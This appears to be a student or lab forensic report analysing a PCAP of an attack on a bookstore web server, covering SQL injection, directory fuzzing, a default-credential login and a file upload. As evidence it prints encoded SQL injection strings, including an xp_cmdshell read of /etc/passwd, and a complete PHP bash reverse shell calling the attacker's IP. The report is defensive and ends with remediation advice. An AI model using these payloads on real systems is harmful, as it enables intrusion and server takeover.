

Incident ID: SIM-2026-0617

Operation: Silent Intrusion

Target Asset: NetSysLink / bookworldstore.com (73.124.22.98)

Threat Actor IP: 111.224.250.131

Status: Investigation Complete

1. Executive Summary

During Operation Silent Intrusion, a comprehensive network forensic analysis was conducted on a network activity PCAP file pulled from the core application subnet of **NetSysLink**. The investigation confirmed a multi-stage targeted attack originating from external IP address **111.224.250.131**.

The threat actor systematically progressed through the cyber kill chain by executing a **UNION**-based SQL injection attack, exfiltrating administrative database records, and launching an automated directory fuzzing campaign to locate a hidden administrative portal. Upon discovering the directory, the attacker abused compromised default credentials (**admin / admin**) to bypass authentication controls and successfully uploaded a malicious PHP reverse shell (**NVri2vhp.php**), leaving the server backend fully compromised.

2. Attack Reconstruction Timeline

Packet Range / ID	Timestamp (Relative)	Action Category	Technical Description & Evidence
Pkt 1540 – 1589	~1775.67 – 1818.43	Exploitation & Exfiltration	Attacker executed a UNION-based SQL Injection on the database. In Packet 1589, they successfully exfiltrated the admin table contents from the bookworld_db database.
Pkt 5945 – 68084	~1979.02 – 1983.67	Reconnaissance (Fuzzing)	Attacker launched an automated directory brute-force attack, firing thousands of rapid GET requests resulting in massive 404 Not Found storm patterns.
Pkt 88757	2697.157173	Hidden Folder Discovery	The scanner successfully identified the hidden administrative path. The attacker manually navigated to

Packet Range / ID	Timestamp (Relative)	Action Category	Technical Description & Evidence
			<code>/admin/index.php</code> (confirmed via matching response frame 88759).
Pkt 88664	2023.126774	Credential Abuse	Attacker targeted the login form via an HTTP POST request to <code>/admin/login.php</code> . Payload inspection revealed plain-text usage of the compromised default credentials: username=admin and password=admin .
Pkt 88757	2697.157173	Persistence & Backdoor	Authenticated as an administrator, the attacker uploaded a malicious script named NVri2vhp.php containing an outbound TCP reverse shell payload pointing back to their command infrastructure on port 443.

3. Technical Deep-Dive

1.What is the attacker's IP address?

The attacker IP address is 111.224.250.131.

I identified the attacker IP from the PCAP file which I opened using wiresharp.

From the wireshark I went to STATISTICS > CONVERSATIONS > IPv4.

Conversations · webinvestigation.pcap

Ethernet · 2		IPv4 · 3	IPv6	TCP · 659	UDP · 1
Address A	Address B	Packets	Bytes	Stream ID	Packets
73.124.22.1	73.124.22.255	122	10 kB	0	
111.224.250.131	73.124.22.98	88,484	29 MB	2	
170.40.150.126	73.124.22.98	256	39 kB	1	

The IP Address with the highest packets or bytes exchange with the internal web server is the attacker IP Address

2. Where did the attack originate geographically?

Using threat intelligent tool VirusTotal , I identified that the attack originated from Asia, CHINA precisely.

111.224.250.131

0
/ 91

Community Score -1

3 detected files embedding this IP address

Reanalyze More

111.224.250.131 (111.224.128.0/17)

AS 4134 (Chinanet)

CN

Last Analysis Date 11 days ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 3

Join our Community

and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks.](#)

Basic Properties

Network	111.224.128.0/17
Autonomous System Number	4134
Autonomous System Label	Chinanet
Regional Internet Registry	APNIC
Country	CN
Continent	AS

3. Which script or endpoint was exploited first?


The first endpoint the attacker exploited is /search.php .

Analysis & Methodology:

Review of the initial HTTP traffic indicates a progression from passive reconnaissance to active exploitation. The threat actor (IP: 111.224.250.131) initially mapped out site links (/about.php, /contact.php, /faq.php) before discovering the input form at /search.php.

They found the search bar. They typed in a couple of normal words ("test test" and "war") just to see how the website handled them. When they realized the website took whatever they typed and used it to search a database without checking it for safety, they knew they found their way in. They immediately stopped browsing and started attacking this specific page starting from packet **426**

I used this wireshark filter `http.request && ip.src == 111.224.250.131` to identify the endpoint



No.	Time	Source	Destination	Protocol	Length	Info
357	1470.702710	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book%20and%201=1;%20--
368	1482.999647	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book%20and%201=2;%20--
379	1506.183639	111.224.250.131	73.124.22.98	HTTP	456	GET /search.php?search=test%E2%80%99%20OR%201
389	1515.613333	111.224.250.131	73.124.22.98	HTTP	450	GET /search.php?search=%27%20or%201=1;%20--%2
404	1626.980180	111.224.250.131	73.124.22.98	HTTP	501	GET /search.php?search=%27%20or%201=1;%20--%2
416	1692.512122	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
426	1692.547971	111.224.250.131	73.124.22.98	HTTP	538	GET /search.php?search=book&Zscl=7696%20AND%2
437	1693.012384	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
448	1693.033918	111.224.250.131	73.124.22.98	HTTP	300	GET /search.php?search=book%29%27.%2C%29%22.%
457	1693.045360	111.224.250.131	73.124.22.98	HTTP	301	GET /search.php?search=book%27gXdbTu%3C%27%22
468	1693.077175	111.224.250.131	73.124.22.98	HTTP	332	GET /search.php?search=book%27%29%20AND%20616
478	1693.081715	111.224.250.131	73.124.22.98	HTTP	332	GET /search.php?search=book%27%29%20AND%20271

4. What was the complete URI of the first SQL injection attempt?

The complete URL of the Injection attempt is,

`/search.php?search=book&Zscl=7696%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%20%3E1%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23`

The first formal SQL injection (SQLi) attempt occurred in Packet **426**, utilizing a highly complex multi-vector string designed to audit the web server for multiple software flaws simultaneously.

They were basically testing the waters to see what errors the website would throw. This specific string was trying to do three things at once: trick the website into showing secret database table names, test if they could hijack the website's code, and try to force the server into opening up its internal computer files (like the system's password file).

I used this wireshark filter `http contains "UNION" || http contains "select" || http contains "from"` to carry out this task.

No.	Time	Source	Destination	Protocol	Length	Info
426	1692.547971	111.224.250.131	73.124.22.98	HTTP	538	GET /search.php?search=book&ZscL=7696%20AND%20
567	1693.111684	111.224.250.131	73.124.22.98	HTTP	401	GET /search.php?search=%28SELECT%20%28CASE%20
578	1693.113285	111.224.250.131	73.124.22.98	HTTP	401	GET /search.php?search=%28SELECT%20%28CASE%20
1128	1706.343027	111.224.250.131	73.124.22.98	HTTP	319	GET /search.php?search=book%27%29%20UNION%20A
1137	1706.346093	111.224.250.131	73.124.22.98	HTTP	326	GET /search.php?search=book%27%29%20UNION%20A
1148	1706.349206	111.224.250.131	73.124.22.98	HTTP	333	GET /search.php?search=book%27%29%20UNION%20A
1158	1706.352164	111.224.250.131	73.124.22.98	HTTP	340	GET /search.php?search=book%27%29%20UNION%20A
1168	1706.355305	111.224.250.131	73.124.22.98	HTTP	347	GET /search.php?search=book%27%29%20UNION%20A
1177	1706.358165	111.224.250.131	73.124.22.98	HTTP	354	GET /search.php?search=book%27%29%20UNION%20A
1188	1706.361237	111.224.250.131	73.124.22.98	HTTP	361	GET /search.php?search=book%27%29%20UNION%20A
1198	1706.364009	111.224.250.131	73.124.22.98	HTTP	368	GET /search.php?search=book%27%29%20UNION%20A
1208	1706.366096	111.224.250.131	73.124.22.98	HTTP	375	GET /search.php?search=book%27%29%20UNION%20A

5. How did the attacker extract sensitive database information?

The attackers used a **UNION-based SQL Injection** attack combined with a database trick called **JSON Aggregation** (JSON_ARRAYAGG). I found it in the packet **1520** through packet **1658** of the PCAP file.

The attackers Instead of trying to download the database file directly, the attacker tricked the website's search results page into displaying the database contents right on the screen.

Normally, a search bar only shows one or two specific pieces of information (like a book title). By injecting the JSON_ARRAYAGG command, the attacker forced the database to bunch up entire lists of secret system data into a single, massive text string and print it out onto the webpage, allowing the attacker to just copy and paste it

I used this wireshark filter `http contains "UNION" || http contains "select" || http contains "from"` to carry out this task.

ion	Protocol	Length	Info
.22.98	HTTP	455	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2C%28CASE%20...
.22.98	HTTP	449	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2C%28CASE%20...
.22.98	HTTP	463	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2C%28CASE%20...
.22.98	HTTP	463	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2C%28CASE%20...
.22.98	HTTP	446	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2C%28CASE%20...
.22.98	HTTP	446	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2C%28CASE%20...
.22.98	HTTP	457	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAY...
.22.98	HTTP	517	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAY...
.22.98	HTTP	556	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAY...
.22.98	HTTP	467	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAY...
.22.98	HTTP	564	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAY...
.22.98	HTTP	494	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAY...

6. Which database table held the compromised user records?

The table holding the compromised user records is **admin**, located inside the **bookworld_db** database.

In Packet **1576**, the attacker targeted the database schema metadata to discover the structure of the admin table. Immediately following this, in Packet **1589**, the attacker executed a data dump query explicitly targeting FROM bookworld_db.admin, successfully stealing the username, password, and id values for the system's administrative users.

I used this wireshark filter `http contains "UNION" || http contains "select" || http contains "from"` to carry out this task.

http contains "UNION" http contains "select" http contains "from"							
No.	Time	Source	Destination	Protocol	Length	Type	Info
1451	1731.015477	111.224.250.131	73.124.22.98	HTTP	449	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1462	1731.019644	111.224.250.131	73.124.22.98	HTTP	463	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1475	1731.024601	111.224.250.131	73.124.22.98	HTTP	463	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1482	1731.030365	111.224.250.131	73.124.22.98	HTTP	446	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1492	1731.034048	111.224.250.131	73.124.22.98	HTTP	446	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1520	1757.931477	111.224.250.131	73.124.22.98	HTTP	457	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1548	1775.693417	111.224.250.131	73.124.22.98	HTTP	517	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1576	1811.300264	111.224.250.131	73.124.22.98	HTTP	556	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1589	1811.317083	111.224.250.131	73.124.22.98	HTTP	467	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1612	1818.414431	111.224.250.131	73.124.22.98	HTTP	564	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1622	1818.433170	111.224.250.131	73.124.22.98	HTTP	494	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1648	1835.840212	111.224.250.131	73.124.22.98	HTTP	556	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26
1658	1835.858981	111.224.250.131	73.124.22.98	HTTP	447	IPv4	GET /search.php?search=book%27%20UNION%20ALL%26

7. What hidden directory did the attacker discover and access?

The attacker successfully discovered and accessed the hidden administrative directory located at **/admin/**

How it happened: After brute-forcing thousands of possible folder names, the attacker's tool found a match. They immediately navigated to **/admin/index.php** (Packet **88757**) at timestamp 2697.162463. The server responded with a 200 OK (Packet **88759**), which served up the secret administrator login portal.

I used the this wireshark filter `ip.dst == 111.224.250.131 && http.response.code == 200` to carry out this task.

ip.dst == 111.224.250.131 && http.response.code == 200							
No.	Time	Source	Destination	Protocol	Length	Type	Info
39760	1982.114582	73.124.22.98	111.224.250.131	HTTP	733	IPv4	HTTP/1.1 200 OK (t
68084	1983.673749	73.124.22.98	111.224.250.131	HTTP	395	IPv4	HTTP/1.1 200 OK (t
88655	2016.520221	73.124.22.98	111.224.250.131	HTTP	704	IPv4	HTTP/1.1 200 OK (t
88666	2023.130395	73.124.22.98	111.224.250.131	HTTP	719	IPv4	HTTP/1.1 200 OK (t
88679	2069.849197	73.124.22.98	111.224.250.131	HTTP	719	IPv4	HTTP/1.1 200 OK (t
88682	2073.890523	73.124.22.98	111.224.250.131	HTTP	718	IPv4	HTTP/1.1 200 OK (t
88704	2294.310882	73.124.22.98	111.224.250.131	HTTP	816	IPv4	HTTP/1.1 200 OK (t
88759	2697.162463	73.124.22.98	111.224.250.131	HTTP	841	IPv4	HTTP/1.1 200 OK (t
88772	2702.752810	73.124.22.98	111.224.250.131	HTTP	785	IPv4	HTTP/1.1 200 OK (t
88776	2702.783596	73.124.22.98	111.224.250.131	HTTP	497	IPv4	HTTP/1.1 200 OK (C
88782	2702.790264	73.124.22.98	111.224.250.131	HTTP	566	IPv4	HTTP/1.1 200 OK (C
88787	2702.793512	73.124.22.98	111.224.250.131	HTTP	595	IPv4	HTTP/1.1 200 OK (C
88833	2827.011080	73.124.22.98	111.224.250.131	HTTP	786	IPv4	HTTP/1.1 200 OK (t


8. Which credentials were used to gain unauthorized access?

The attacker gained unauthorized access using; USERNAME: admin, PASSWORD: admin

Following the discovery of the hidden administrative portal, the attacker attempted to authenticate against the system. By applying an HTTP POST request filter, **Packet 88664** was identified targeting /admin/login.php at timestamp 2023.126774.

Inspection of the packet's application/x-www-form-urlencoded payload revealed that the attacker successfully logged in using the plain-text credentials **Username: admin** and **Password: admin**

I used this wireshark filter `ip.src == 111.224.250.131 && http.request.method == "POST"` to carry out the task.



	Time	Source	Destination	Protocol	Length	Type	Info
88664	2023.126774	111.224.250.131	73.124.22.98	HTTP	655	IPv4	POST /admin/login.php HTTP/1.1 (application/x-www-f
88677	2069.847495	111.224.250.131	73.124.22.98	HTTP	658	IPv4	POST /admin/login.php HTTP/1.1 (application/x-www-f
88681	2073.888784	111.224.250.131	73.124.22.98	HTTP	659	IPv4	POST /admin/login.php HTTP/1.1 (application/x-www-f
88699	2294.305526	111.224.250.131	73.124.22.98	HTTP	661	IPv4	POST /admin/login.php HTTP/1.1 (application/x-www-f
88757	2697.157173	111.224.250.131	73.124.22.98	HTTP	1122	IPv4	POST /admin/index.php HTTP/1.1 (application/x-php)



9. What malicious script did the attacker upload to maintain control?

The attacker uploaded a malicious PHP reverse shell named **NVri2vhp.php** to establish persistent, unauthorized command-line access to the web server.

In **Packet 88757**, following a successful administrative login, the attacker utilized an upload form on /admin/index.php. By executing a Follow HTTP Stream analysis on this packet, the raw multipart form data payload was extracted.

I used this wireshark filter `ip.src == 111.224.250.131 && http.request.method == "POST"` to carry out the task

	Time	Source	Destination	Protocol	Length	Type	Info
88664	2023.126774	111.224.250.131	73.124.22.98	HTTP	655	IPv4	POST /admin/login.php HTTP/1.1 (application/x-www-fo
88677	2069.847495	111.224.250.131	73.124.22.98	HTTP	658	IPv4	POST /admin/login.php HTTP/1.1 (application/x-www-fo
88681	2073.888784	111.224.250.131	73.124.22.98	HTTP	659	IPv4	POST /admin/login.php HTTP/1.1 (application/x-www-fo
88699	2294.305526	111.224.250.131	73.124.22.98	HTTP	661	IPv4	POST /admin/login.php HTTP/1.1 (application/x-www-fo
88757	2697.157173	111.224.250.131	73.124.22.98	HTTP	1122	IPv4	POST /admin/index.php HTTP/1.1 (application/x-php)

```
POST /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----356779360015075940041229236053
Content-Length: 441
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/index.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

-----356779360015075940041229236053
Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/'111.224.250.131'/443 0>&1'");?>

-----356779360015075940041229236053
Content-Disposition: form-data; name="submit"

Upload File
-----356779360015075940041229236053--
```

4. Defensive Recommendations

Immediate Remediation Actions

- **Isolate and Purge:** Instantly terminate any outbound network sockets talking to 111.224.250.131. Delete the malicious backdoor file `/admin/NVri2vhp.php` from the filesystem root.
- **Credential Overhaul:** Enforce an immediate password reset for all administrative database and portal users. Ban basic or mirrored variables like `admin/admin`.

Long-Term Hardening

- **Web Application Firewall (WAF) Deployment:** Deploy an inline WAF to identify and block SQL injection strings and automated directory scanning traffic before it interacts with backend applications.
- **Network Segmentation & Egress Filtering:** Strict firewalls should block production web servers from executing outbound connections over standard utility environments (like initiating external TCP sockets using raw binary tools like `/bin/bash`).

5. SOC Process & Tooling Improvements

To ensure early detection of similar attacks in the future, the following improvements should be integrated into current security operations:

- **Automated Rate Limiting:** Implement a rule within local security controllers or the web application infrastructure to automatically block any external source IP that generates more than **50 HTTP 404 Not Found** response errors within a 60-second window. This would automatically drop directory scanning tools before they can pinpoint critical folders.
- **File Integrity Monitoring (FIM):** Deploy a File Integrity Monitor tool across all server operating directories. Any newly created, modified, or appended script file (especially extensions like `.php`, `.asp`, or `.sh`) inside sensitive application structures like `/admin/` must trigger an instant high-priority alert to the triage rotation group.
- **Log Correlation Aggregation:** Update **SIEM** ingest engines to cross-reference multiple failed directory scans with successful administrative logins happening shortly thereafter. Consolidating web server requests into unified dashboard workflows reduces analyst triage latency.

5. Conclusion

The PCAP data provides undeniable proof of a complete server compromise. The attacker didn't need a highly sophisticated exploit path; they simply took advantage of foundational security gaps. They used a standard SQL injection to dump the user tables, located the hidden login panel via automated directory fuzzing, and authenticated seamlessly using default admin/admin credentials. The lifecycle of this attack block concludes with the successful upload of the `NVri2vhp.php` script, which establishes an active, outbound bash reverse shell back to 111.224.250.131 over port 443.

The server must officially be treated as fully compromised from the moment that HTTP 200 upload confirmation dropped. The immediate operational focus for NetSysLink must be to sever the active reverse shell connection, purge the `NVri2vhp.php` backdoor from the filesystem, invalidate the compromised admin account, and fix the vulnerable website code so it actually blocks SQL injection.

Report Prepared By:

JOSEPH EMEKA ANI